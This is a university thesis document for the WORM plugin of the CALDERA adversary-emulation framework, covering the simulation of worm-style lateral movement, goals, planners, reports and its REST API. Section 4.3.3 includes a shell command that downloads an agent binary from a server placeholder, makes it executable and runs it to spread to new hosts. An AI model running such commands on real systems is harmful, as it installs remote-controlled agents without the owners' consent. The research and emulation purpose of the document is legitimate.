



UNIVERSITÀ DI PISA

The WORM: a CALDERA plugin

Author: Emilio Panti

Github page: [link](#)

Summary

1	INTRODUCTION.....	3
1.1	Information	3
1.2	Why this plugin	3
2	WORM DEFINITION.....	3
3	MODELLING WORM IN CALDERA.....	3
3.1	Group registration for new agents.....	3
3.2	Example.....	4
3.3	Problems	7
3.4	Solutions.....	8
4	THE WORM PLUGIN	8
4.1	WORM plugin goals.....	8
4.2	Requirements and quick start.....	9
4.3	New features.....	9
4.3.1	Goal	9
4.3.2	Worm-planners	11
4.3.3	Worm-operation	11
4.3.4	Report	17
4.3.5	Additional agent features	17
4.4	HTTP REST API	18
4.4.1	PUT	18
4.4.2	POST	19
5	CONCLUDING REMARKS AND INTEGRATION	20

1 INTRODUCTION

1.1 Information

This document describes some extra details the accompanying presentation neglects. This work is a part of my graduation thesis at [Università di Pisa](#) (Italy). My supervisor is professor [Fabrizio Baiardi](#). This material can be used freely by properly referencing my name and Università di Pisa.

1.2 Why this plugin

When modeling worm-attacks in the CALDERA system, some problems and inconsistencies may arise. The WORM plugin aims to solve these problems and it adds useful features to the worm-attacks simulation, such as the definition of an attack goal and of a policy.

Before presenting the WORM plugin, we define a worm is, its implementation in CALDERA and the problems that may arise. An example is presented.

2 WORM DEFINITION

A *computer-worm* (or simply worm) is an autonomous malware program that replicates itself to spread to other computers.

In CALDERA, a worm is an operation with an adversary profile that aims to automatically expand and replicate the CALDERA agent in other network computers. In this context, a *father agent* denotes the agent that manages to expand/replicate to other hosts, and *child agents* are the copies of itself a father agent generates.

3 MODELLING WORM IN CALDERA

3.1 Group registration for new agents

The simulation of a worm-attack requires the creation of an adversary profile with the abilities enabling a lateral movement. When a new agent is created, the group to register it should be chosen. Possible solutions are the father agent group (as recommended by the CALDERA's creators), or a distinct group.

The latter case is neglected as it clashes with the previous definition of worm: in fact, in order to continue the worm-attack, a new operation is manually started on each new agent. For this reason, we will analyze only the former case that can be easily implemented using the global variable `#{group}` within the relevant abilities.


When we execute such an adversary profile, we expect that all the new agents execute the same adversary profile automatically and respect the order of its phases. This is what happens for the father agent. Instead, in practice, this may not happen and inconsistent scenarios are possible - as shown in the following example.

3.2 Example


In this example we will use the CALDERA default tools: *Sequential Planner* and *Sandcat agent*. Suppose we have an adversary profile, AD-LM, that executes lateral movements and that during X phase starts a new agent by registering it in the father agent group.

Use case: we start an operation with AD-LM on the starting group *group_1* that includes the single agent *agent_1*. In the X phase of this simulation, the *agent_1* succeeds in starting a new agent (*agent_2*) in a distinct network host.

Graphically:



Phase analysis:



Simulation of the operation at the abstract level:




Figure 1: phase 1




Figure 2: phase (x-1)




Figure 3: phase X successful lateral movement




Figure 4: Phase (x+1)




Figure 5: phases recovery for agent_2




Figure 6: links generation for agent_2

3.3 Problems

If the phases to be recovered are treated as a single phase the following problems arise:

1. As shown in the previous example, the k links may be executed in an unexpected order. According to their score, some phase Y links - with $1 \leq Y \leq X$ - may be executed before those of phase $(Y+1)$.
2. The k links are generated by exploiting the facts *agent_1* collects in phases 1- X only, because they are all generated simultaneously.

A first consequence concerns abilities - in phases 1 to $(x+1)$ - that use variables that can be filled by host-facts. In fact, in phase $(x+1)$, CALDERA will not generate any links from these abilities set for *agent_2*, due to the absence of *agent_2*'s host-fact. These abilities - for *agent_2* - will be recovered in the phase $(x+2)$ - if the relevant host-facts were collected in phase $(x+1)$. Obviously, this delayed recovery can lead to an unexpected execution order and, if some dependencies exist between the abilities that use host-facts in phases 1 - $(x+1)$, this situation will also recur in the following phases $(x+3, x+4, \dots)$ until all dependencies are resolved.

A second important consequence is the possible repetition of abilities previously executed if *agent_2* collects - in phase $(x+1)$ - some new global-facts that the abilities of previous phases can exploit from. In this case, CALDERA in phase $(x+2)$ will generate not only the links deriving from the abilities of phase $(x+2)$, but also all the new potential links of previous abilities by exploiting the new information the *agent_2* collects. This leads to an unexpected execution order. Furthermore, if some dependencies exist between the repeated abilities and distinct previous abilities, this situation will also recur in the subsequent phases $(x+3, x+4, \dots)$ until all dependencies are resolved. Note that, even when neglecting ordering problems, some repetitions of abilities could be totally useless if the following abilities are not repeated after them. Moreover, with respect to the first consequence, these effects may involve all the agents of the operation.

The last consequence concerns the case where some agents do not execute the entire adversary profile. New agents created in the last phase of the attack may never start the operation and new agents created in the final phases (but not in the last) may not execute some abilities because of dependencies among the abilities to be recovered - this happens particularly with abilities that use variables that can only be filled with host-facts.

All the problems previously discussed can even be intertwined and increase exponentially with respect to the number of new agents joining the operation and the number of dependencies among abilities in distinct phases.

These observations show that convergence to a stable situation is highly complex after a successful lateral movement.

Moreover, in CALDERA it is complex to establish father/child relationships in attacks with several agents and it is not possible to define a worm goal - e.g. an agent that satisfies some conditions.

We can resume the possible problems as follows:

1. new agents:
 - a. may not execute the "recovery" links in the expected order

- b. may never start the operation
 - c. may not execute some abilities/phases
2. the new global-facts the new agents collect during the phases recovery could force all the agents in the operation to repeat some abilities resulting in violation of the expected execution order.
3. complex to deduce father/child relationships.
4. no goal can be paired with a worm.

3.4 Solutions

With the exception of father/child relationships and worm goals, all the problems arise because of two implementation choices:

- 1 the operations are driven by the execution phase in the first place and then by the agents
- 2 for each agent, the links of all the phases executed up to now are generated -- not just the current one

The WORM plugin offers a possible solution as it introduces a new operation type with a distinct logic (*worm-operation*) and a new class of planners that generate links only for the current phase of the attack (*worm-planners*).

4 THE WORM PLUGIN

Github page: [WORM plugin](#).

Currently two project branches:

- [worm/master](#): worm plugin compatible (as far as possible) with the ongoing CALDERA version
- [worm/caldera-v2.3.2](#): worm plugin compatible with the CALDERA version 2.3.2

4.1 WORM plugin goals

The main goal of the WORM plugin is to create a system that automatically models worm and solves the CALDERA problems.

Other goals:

1. generate an agent map to correlate fathers with child agents
2. define a worm goal
3. choose the worm policy: possible solutions are to stop the attack as soon as a goal is reached or to continue the attack until expansion is possible
4. provide a more detailed report of a worm attack

5. offer a simple and fast way to split the agents in two groups: those that have fulfilled the attack goal and the other ones. This simplifies to start subsequent operations in specific groups of agents only.

4.2 Requirements and quick start

To work properly, this plugin needs some extra features with respect to the basic CALDERA version. It is possible to download [here](#) the version with these features (for the ongoing CALDERA version). The two versions differ because of an extra agent property: the *father*.

This property simplifies the creation of an agents map and the correlation of fathers with child agents.

This solution changes the CALDERA code and not the WORM plugin for two reasons: it is easier to implement and simpler and furthermore, it may be useful even for "normal" CALDERA operations -- therefore this change could be accepted and integrated.

Currently, there are two pull requests open regarding this change: [PR/CALDERA](#) and [PR/Sandcat](#).

Instructions for quick start:

1. Use a CALDERA version that includes the father parameter for agents - like the one discussed above.
2. Edit the `plugins/sandcat/gocat/sandcat.go` file following this [PR](#).
3. Download the WORM plugin and insert it into CALDERA plugins folder.
4. Insert the WORM plugin in the CALDERA `conf/local.yml` configuration file:

4.3 New features

The WORM plugin introduces the following new features:

1. *worm-operation*: a new type of operation
2. *worm-planners*: a new class of planners
3. *goal*: a new concept
4. a new report for worm-operations
5. some further features for agents

It is possible to use these features both via REST API and GUI.

4.3.1 Goal

A goal is a formula in Conjunctive Normal Form (CNF); a conjunction of clauses, where the clauses are a disjunction of literals:

$$\bigwedge_{i=1}^n \left(\bigvee_{k=1}^{m(i)} L_{i,k} \right)$$

A goal is achieved if in any clause at least one condition is satisfied and an agent that satisfies the goal is called *goal-agent*. Every literal can be a condition on the properties (namely the fields of the database *core_agent* table) of an agent, or on host-facts collected by an agent. The goal definition is closely related to the adversary profile we would like to execute as it defines the host-facts the agents can collect.

Goal example:

```
(host.file.sensitive='fileX') ^ (platform='linux' v platform='windows')
```

A goal may be defined by creating a yml file and by saving it in the appropriate *data/goals* directory of the WORM plugin or via GUI - the yml file is automatically created in this case.


Building goal by yml file:

```
id: 89da1673-184d-4509-a53a-e4a3b4a06c2e
name: find-file
description: specific file in linux agents
adversary: 1a98b8e6-18ce-4617-8cc5-e65a1a9d490e
clauses:
  1:
    - {name: platform, type: property, value: linux}
  2:
    - {name: host.file.sensitive, type: host-fact, value: /home/test.txt}
```

Building goal by GUI:

The screenshot shows the WORM GUI interface for defining a goal. The top navigation bar includes 'Home', 'Sandcat', 'Chain', 'Worm', 'Docs', and 'Logout'. Below the navigation bar are icons for 'Clear', 'Agents', 'Goals', 'Worms', and 'Reports'. The main content area is titled 'Goals' and features a 'find-file' goal configuration. The goal name is 'find-file', the description is 'specific file in linux agents', and the adversary is 'hunter'. Two clauses are defined: Clause 1 is 'platform = 'linux'' and Clause 2 is 'host.file.sensitive = '/home/test.txt''. The interface includes a 'Save' button and a 'Add clause' button.

Graphical interface to add a literal to a clause:



4.3.2 Worm-planners

A worm-planner is a module to decide the abilities and their order in a running worm-operation. As with normal CALDERA operations, custom planners can be used for worm-operations as well. To load custom planners, insert the `.yaml` file in the `data/planners` folder.

Worm-planners have to implement two functions:

1. `create_links()`: given a worm-operation and an agent, it generates all possible links for the next phase the agent should execute.
2. `create_cleanup_links()`: given a worm-operation and an agent, it generates the cleanup links for the phases the agent has executed.

The default planner for worm-operations is the `worm_sequential` planner and, as its counterpart for normal operations, it orders the generated links in descending score order.

4.3.3 Worm-operation

Only the differences with respect to the normal CALDERA operation will be discussed.

Worm-operations are a new operation type with a distinct logic: they are driven in the first place by the agents and then by the execution phase. In this way, the agents execute the adversary profile independently (asynchronously) of each other.

Agent independence speeds up both the entire attack and the expansion through lateral movements. Moreover, it ensures that all agents execute the entire adversary profile and the resulting phases in the expected order.

With respect to normal CALDERA operations, worm-operations add two additional parameters :

1. `goal`: a goal may be set for worm-operations
2. `goal-policy`: if a goal is set, it is possible to choose one of the following policies:
 - `first goal-agents`: the worm-operation ends as soon as any agent satisfies the goal or when it will no longer be possible to expand and any agent has concluded the attack.

- *maximum expansion*: the worm-operation will end only when no expansion is possible and any agent has concluded the attack.

Both policies may produce distinct goal-agents.

A worm-operation ends for one of the following reasons

1. all agents have executed the entire adversary profile,
2. the user manually stops the worm-operation,
3. at least one goal-agent exists and the user has chosen *first goal-agents* as the policy.


In the first two cases, the agents may stop before running the entire adversary profile. Anyway, cleanup links will always be executed for all agents.

The expression "an agent has concluded the attack" implies it executed the clean-up links - regardless of the phase it has reached.

If a worm-operation is manually stopped, it cannot be restarted - like the normal CALDERA operation - but it is completely terminated. Furthermore, manual approval is not possible for worm-operations.

Worm-operation status without goal:


- *EXPANSION*: at least one agent still has to complete the attack.
- *ENDED*: all the agents concluded the attack.
- *CLOSING*: the worm-operation is waiting for all the agents to perform the clean-up links, in order to conclude the attack.
- *STOPPED*: all the agents concluded the attack, after a user stop request.



Worm-operation status with goal:

- *ONGOING*: at least one agent has not completed the attack yet.
 - *Search*: no goal-agent exists yet.

- *Continuous search*: at least one goal-agent exists and the worm-operation policy is 'maximum expansion'.
- *ENDED*: all the agents have concluded the attack.
 - *Success*: at least one goal-agent exists.
 - *Failure*: no goal-agent exists.
- *CLOSING*: the worm-operation is waiting for all link clean ups by the agents, in order to end the attack.
 - *Goal-achieved*: at least one goal-agent exists and the worm-operation policy is 'first goal-agents'.
 - *Stopped by user*: the user has stopped the worm-operation.
- *STOPPED*: all the agents concluded the attack due to a user stop request.
 - *Success*: at least one goal-agent exists.
 - *Failure*: no goal-agent exists.



The GUI also offers some new features during a running worm-operation. In addition to the timeline links, it can build a view of *agents family tree* – a minimal reconstruction of the father/child relationships of the agents – and *orphan agents* - a list of agents for which no father agent was found.

To build the *agents family tree* the abilities that performs lateral movements have to include the *father* parameter to the delivery command for new agents. This is supported by the global variable `#{paw}`.

Example:

```
do curl -sk -X POST -H 'file:sandcat.go' -H 'platform:linux' #{server}/file/download > /tmp/sandcat-linux &&
chmod +x /tmp/sandcat-linux && /tmp/sandcat-linux -server #{server} -group #{group} -father #{paw};
```

A correct use of the father parameter guarantees that no orphan agent exists.

Some GUI screens:




Figure 7: Interface with all the configurations (and options) to start a worm-operation




Figure 8: Interface at the end (or during the execution) of a worm-operation






Figure 9: Interface at the end (or during the execution) of a worm-operation

The presentation of all the elements of worm-operations simplify the understanding of the life cycle - and of the logic - of worm-operations.


Life cycle of a worm-operation using the *worm_sequential* planner:



Links generation for ready-agents:



Generates links for the next phase that the agent should execute:



Note: worm-operations offer an alternative approach to the execution of an adversary profile. Hence, it may be used for any type of adversary profile, even if it does not perform lateral movements.

4.3.4 Report

Even for worm-operations it is possible to download (and view by GUI) the report that summarizes the execution.

With respect to normal operations, these reports include:

- *goal*: if set one, it shows the name and description
- *policy*: if the worm-operation had a goal, it shows the chosen policy.
- *goal-agents*: percentage of goal-agents and list of their paw.

The database level mapping between a worm-operation and participating agents guarantees that any report information remains consistent even if some agents change groups after the end of the worm-operation. In normal operations, this is not assured because the information on the operation agents is recovered according to the group of each agent.




Figure 10: Report GUI

4.3.5 Additional agent features

After the end of a worm-operation, it is possible to see the list of the involved agents and which of them are goal-agents, compare the results of a finished worm-operation with other goals - associated with the executed adversary profile – and split the participating agents into the goal-agents and the no-goal-agents – into two distinct groups.




Figure 11: additional features for agents GUI

4.4 HTTP REST API

Note: the addresses shown later must be added to the CALDERA server address.

4.4.1 PUT

Create worm-operation:

Address: `/plugin/worm/rest`

It is possible to create new worm-operations by sending a request with the following:

```
{
  "index": "worm",
  "name": name,
  "group": group,
  "adversary_id": 1,
  "planner": 1,
  "jitter": "4/8",
  "sources": [1, ... ],
  "allow_untrusted": 0,
  "goal_id": 1,
  "stop_at_first_goals": 1
}
```

Create goal:

Address: `/plugin/worm/rest`

It is possible to create new goals by sending a request with the following:

```
{
  "index": "goal",
  "name": name,
  "group": group,
  "adversary_id": UUID-adversary-identifier,
  "clauses": [{"clause": 1, "type": type, "name": name, "value": value}, ... ],
  "i": UUID-goal-identifier
}
```

Stop running worm-operation:

Address: /plugin/worm/stop

It is possible to stop running worm-operation by sending a request with the following:

```
{
  "index": "worm",
  "id": 1
}
```

Split agents:

Address: /plugin/worm/agents/split

It is possible to assign two distinct lists of agents to two distinct groups by sending a request with the following:

```
{
  "index": "split_agent",
  "goal_agents": [1, ... ],
  "no_goal_agents": [2, ... ],
  "goal_group": name-goal-group,
  "no_goal_group": name-no-goal-group
}
```

4.4.2 POST

The address for all POST requests is /plugin/worm/rest

Get worm-operations/goals details:

It is possible to execute a POST request to get details about the two database tables “worm” and “goal”.

A request would need the following POST data, which would read all data from the given tableName:

```
{"index": tableName}
```

Optionally, it is possible to pass a key/value pair to filter your results. A sample request to view a specific worm-operation, by the id column, would look like:

```
{"index": "worm", "id": 1}
```

Get worm-operations report:

It is possible to execute a POST request to get a worm-operation report - json string containing information of the worm-operation execution - by sending a request with the following:

```
{"index": "worm_report", "worm_id": 1}
```

Relate worm-operations to distinct goals:

It is possible to execute a POST request to relate the results of worm-operations to distinct goals by sending the following request:

```
{"index": "relate_worm_goal", "worm_id": 1, "goal_id": 3}
```

The response to this request includes the list of agents which participated in the worm-operation, specifying which of them are goal-agents with respect to the chosen goal.

The goal must be related to the same adversary profile executed in the worm-operation.

5 CONCLUDING REMARKS AND INTEGRATION

The worm-operations have a more rigorous and confined behavior than normal operations: all the participating agents execute all the phases in the expected order. Furthermore, the WORM plugin offers a set of useful and supportive features for simulating worm-attacks.

The WORM plugin could be completely integrated with the CALDERA core system and the CHAIN plugin by:

1. introducing the father parameter for agents ([PR](#))
2. extending the concept of goals also to normal operations
3. adding the agent-map section even to normal operations
4. enabling the choice of one of two distinct logics when running an adversary profile:
 - assign a larger priority to the phases than to the agents --> normal CALDERA operations logic
 - assign a larger priority to the agents than to the phases--> worm-operations logic